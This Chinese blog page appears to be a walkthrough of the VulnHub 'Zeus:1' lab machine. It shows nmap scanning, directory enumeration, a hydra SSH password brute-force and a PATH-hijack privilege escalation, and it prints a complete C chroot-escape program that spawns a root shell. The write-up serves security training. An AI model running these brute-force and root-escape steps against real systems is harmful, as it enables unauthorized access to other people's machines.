
Zeus:1 Vulnhub Walkthrough
主机层面扫描:
╰─ nmap -p1-65535 -sV -A 10.10.202.14
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 10.10.202.145
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 5
| vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 79:62:0d:b3:16:c1:8c:83:1a:06:1f:c7:95:c9:9d:7f (DSA)
| 2048 5c:db:b8:92:4e:70:6a:91:7e:4b:57:21:29:84:ec:bf (RSA)
|_ 256 d8:98:4a:89:cd:fd:eb:44:6c:84:14:f7:eb:b3:bd:68 (ECDSA)
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: MyTelecom
MAC Address: 00:50:56:32:34:5D (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: Welcome; OS: Linux; CPE: cpe:/o:linux:linux_kernel
匿名FTP访问无任何有用的信息获取
HTTP 服务
http://10.10.202.148/#
尝试登录看是否存在注入漏洞,证明是静态页面,跟后端数据库完全不交互
继续进行目录爆破,这里使用dirbuster 字典:directory-list-2.3-medium.txt
http://10.10.202.148/telecom/
http://10.10.202.148/backups
http://10.10.202.148/backups/index.html

访问均显示空白页面,只有telecom右键源码发现用户信息,尝试SSH爆破下

hydra 爆破密码为:universal
╰─ hydra -l gogu -P /usr/share/wordlists/rockyou.txt 10.10.202.148 ssh

尝试提权查找suid的文件

这里本来可以使用find进行查找: find / -perm u=s -type f -iname ".*" 2>/dev/null 但是由于系统没有内置find命令,因此只能使用ls 的R 参数

$ ls -latR /home/
提权操作:
ls -lRah
echo "/bin/sh" > date
chmod 777 date
export PATH=/home/gogu:$PATH
/home/gogu/…/sysdate/

这里提权参考这个:
https://filippo.io/escaping-a-chroot-jail-slash-1/
提权代码:
#include <sys/stat.h>
#include <unistd.h>
#include <fcntl.h>
int main() {
int dir_fd, x;
setuid(0);
mkdir(".42", 0755);
dir_fd = open(".", O_RDONLY);
chroot(".42");
fchdir(dir_fd);
close(dir_fd);
for(x = 0; x < 1000; x++) chdir("..");
chroot(".");
return execl("/bin/sh", "-i", NULL);
}
# apt install gcc-multilib -y
# gcc hack404.c -o hack404 -m32
拷贝到远程主机
╰─ ssh gogu@10.10.202.148 "cat> hack404" < hack404
gogu@10.10.202.148's password:

完!
Zeus:1 Vulnhub Walkthrough的更多相关文章
- HA Joker Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-joker,379/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202.132Starti ...
- HA: ISRO Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-isro,376/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202.131Startin ...
- LAMPSecurity: CTF6 Vulnhub Walkthrough
镜像下载地址: https://www.vulnhub.com/entry/lampsecurity-ctf6,85/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202 ...
- Hacker Fest: 2019 Vulnhub Walkthrough
靶机地址: https://www.vulnhub.com/entry/hacker-fest-2019,378/ 主机扫描: FTP尝试匿名登录 应该是WordPress的站点 进行目录扫描: py ...
- DC8: Vulnhub Walkthrough
镜像下载链接: https://www.vulnhub.com/entry/dc-8,367/#download 主机扫描: http://10.10.202.131/?nid=2%27 http:/ ...
- HA: Infinity Stones Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-infinity-stones,366/ 主机扫描: 目录枚举 我们按照密码规则生成字典:gam,%%@@2012 cru ...
- Sunset: Nightfall Vulnhub Walkthrough
靶机链接: https://www.vulnhub.com/entry/sunset-nightfall,355/ 主机扫描: ╰─ nmap -p- -A 10.10.202.162Starting ...
- Dc:7 Vulnhub Walkthrough
靶机下载地址: https://www.vulnhub.com/entry/dc-7,356/ 主机扫描: http://10.10.202.161/ Google搜索下: SSH 登录 以上分析得出 ...
- AI: Web: 2 Vulnhub Walkthrough
靶机下载链接: https://www.vulnhub.com/entry/ai-web-2,357 主机端口扫描: 尝试SQL注入,未发现有注入漏洞,就注册创建于一账户 http://10.10.2 ...
随机推荐
- Python基础之升级pip版本
使用python -m pip install --upgrade pip命令即可. 查看是否更新成功: 使用pip3 list命令即可.
- .Net core_Excel 导出二维码(以导出箱单为例)
[AccessLogAttribute(Note = "导出条形码箱单 — 条形码")]public ActionResult ExportContract(string INNE ...
- 快速搭建 Serverless 在线图片处理应用
作者:倚贤 首先介绍下在本文出现的几个比较重要的概念: 函数计算(Function Compute):函数计算是一个事件驱动的服务,通过函数计算,用户无需管理服务器等运行情况,只需编写代码并上传.函数 ...
- hoverdir
js 引入 jq && modernizr.custom.97074.js &&jquery.hoverdir.js css 引入style.css html代 ...
- 微信SDK接入报undefined symbol错误
按照官方SDK接入 编译后报如下错误 是因为没有link libc++库导致的.
- docker等文档
docker strapi koa express
- 将object转换成dyamic类型 解决long输出到浏览器过长精度丢失问题
需求: 数据库使用飘雪算法保存唯一标识 是一个18位长整形 将数据输出到浏览器时出现了精度丢失问题,这是一个重大的BUG.如果没解决好整个项目都要改一遍. 讨论有三个办法 1.把所有实体 数据模型的 ...
- Jquery判断当前时PC端,移动端,平板端屏幕
$(function(){ // console.log(navigator.userAgent); var os = function (){ var ua = navi ...
- 常用eslint配置
"off"或者0 //关闭规则关闭 "warn"或者1 //在打开的规则作为警告(不影响退出代码) "error"或者2 //把规则作为一个 ...
- Web基础了解版01-html-css
HTML 网页构成 摘要 说明 结构(HTML) HTML是网页内容的载体.内容就是网页制作者放在页面上想要让用户浏览的信息,可以包含文字.图片.视频等. 表现(CSS) CSS样式是表现.就像网页的 ...